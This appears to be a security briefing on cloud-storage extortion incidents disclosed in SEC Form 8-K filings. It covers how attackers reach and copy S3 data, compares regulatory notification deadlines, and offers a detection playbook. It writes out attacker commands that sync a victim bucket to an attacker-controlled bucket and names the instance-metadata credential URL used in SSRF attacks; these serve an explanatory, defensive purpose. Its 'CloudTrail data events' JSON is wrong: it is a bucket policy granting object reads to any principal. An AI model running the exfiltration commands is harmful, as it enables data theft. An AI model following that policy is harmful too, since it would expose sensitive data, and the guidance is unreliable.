Executive Regulatory Overview: The Cloud Extortion Wave in SEC Filings


An exhaustive analysis of recent U.S. Securities and Exchange Commission (SEC) Form 8-K Item 1.05 material cybersecurity incident disclosures reveals a pronounced operational pivot by international extortion syndicates: threat actors are systematically bypassing traditional endpoint ransomware in favor of pure, high-volume cloud data exfiltration targeting Amazon Web Services (AWS) Simple Storage Service (S3) buckets and Microsoft Azure Blob Storage containers.

Under the SEC cybersecurity disclosure regime, publicly traded companies must determine whether a cybersecurity incident has a material financial or operational impact without unreasonable delay, and subsequently file a Form 8-K within four business days of that determination. The disclosures demonstrate that adversaries are inflicting material harm through corporate extortion, threatening to release sensitive customer personally identifiable information (PII), proprietary source code, and confidential financial forecasts stolen directly from corporate cloud estates.
Forensic Anatomy of Cloud Storage Exfiltration
Digital forensics and incident response (DFIR) investigations into recent Form 8-K disclosures highlight a consistent attack methodology that exploits structural weaknesses in multi-cloud identity and permissions architectures:
1. Initial Access & Credential Harvesting
Unlike traditional network breaches that rely on phishing or VPN exploits, cloud storage compromises frequently originate from developer environment oversights. Common initial access vectors include:
- Hardcoded IAM Secrets in CI/CD Pipelines: Long-lived AWS access keys (
AKIA...) or Azure service principal secrets inadvertently checked into GitHub, GitLab, or Docker build image layers. - Server-Side Request Forgery (SSRF) via IMDSv1: Exploiting web application vulnerabilities to query the AWS Instance Metadata Service (
http://169.254.169.254/latest/meta-data/iam/security-credentials/), retrieving temporary STS session tokens. - Third-Party SaaS Integration Tokens: Compromising third-party analytics and data integration vendors possessing delegated cross-account IAM read permissions (
sts:AssumeRole).
2. Living-off-the-Cloud (LotC) Data Transfer
Once inside, adversaries avoid noisy malware installations, instead employing legitimate cloud command-line interfaces and SDKs to enumerate and transfer data directly between cloud networks:
# Attacker enumerates available S3 buckets across regions
aws s3api list-buckets --query "Buckets[].Name"

# Bulk exfiltration using native multi-threaded sync to attacker-controlled AWS account
aws s3 sync s3://victim-production-customer-records/ s3://attacker-staging-bucket-external/     --source-region us-east-1     --region eu-west-1
Because traffic flows directly between AWS S3 endpoints across Amazon's global backbone network, corporate network firewalls, egress proxies, and endpoint detection and response (EDR) sensors on internal workstations remain completely blind to the multi-terabyte data transfer.
Regulatory Notification Comparison Matrix
Security and compliance leadership must navigate an increasingly compressed matrix of global disclosure mandates when a cloud storage breach is detected:
| Regulatory Body / Standard | Notification Window | Materiality Trigger | Maximum Enforcement Penalties |
|---|---|---|---|
| U.S. SEC (Form 8-K Item 1.05) | 4 Business Days | Material impact on financial condition or operations | Civil injunctive actions, executive penalties, delisting |
| Reserve Bank of India (RBI) | 6 Hours | Any security breach affecting payment/banking data | Regulatory operational suspension, supervisory fines |
| India DPDP Act (2023 / 2026 Rules) | Without Undue Delay | Personal data breach affecting Data Principals | Fines up to ₹250 Crore (~$30 Million USD) |
| EU GDPR / NIS2 Directive | 72 Hours (GDPR) / 24 Hours (NIS2) | Risk to rights and freedoms of natural persons | Up to €20M or 4% of global annual turnover |
Detection Engineering & Incident Response Playbook
Detecting cloud data exfiltration requires specialized telemetry beyond basic management plane logging:
1. Enable CloudTrail S3 Data Events & Advanced Event Selectors
Standard AWS CloudTrail logging records only management operations (e.g., CreateBucket, PutBucketPolicy). Cloud security teams must explicitly configure S3 Data Events to capture individual object reads (GetObject):
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "LogS3DataEvents",
      "Effect": "Allow",
      "Principal": "*",
      "Action": "s3:GetObject",
      "Resource": "arn:aws:s3:::corporate-critical-data/*",
      "Condition": {
        "StringNotEquals": {
          "aws:PrincipalArn": "arn:aws:iam::123456789012:role/AuthorizedDataPipelineRole"
        }
      }
    }
  ]
}
2. Athena SQL Threat Hunting Query: Rapid Exfiltration Spike
Execute the following Amazon Athena query across CloudTrail logs to identify anomalous volume or unfamiliar IP addresses executing mass GetObject operations:
SELECT
    eventsource,
    eventname,
    useridentity.arn,
    sourceipaddress,
    requestparameters,
    count(*) as total_requests
FROM "cloudtrail_logs_db"."cloudtrail_s3_events"
WHERE eventname = 'GetObject'
  AND eventtime > current_timestamp - interval '24' hour
GROUP BY eventsource, eventname, useridentity.arn, sourceipaddress, requestparameters
ORDER BY total_requests DESC
LIMIT 50;
3. Mandate IMDSv2 via AWS Service Control Policies (SCPs)
Eliminate SSRF-based metadata credential theft across your entire AWS Organization by enforcing IMDSv2 and disabling legacy IMDSv1:
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "EnforceIMDSv2",
      "Effect": "Deny",
      "Action": "ec2:RunInstances",
      "Resource": "arn:aws:ec2:*:*:instance/*",
      "Condition": {
        "StringNotEquals": {
          "ec2:MetadataHttpTokens": "required"
        }
      }
    }
  ]
}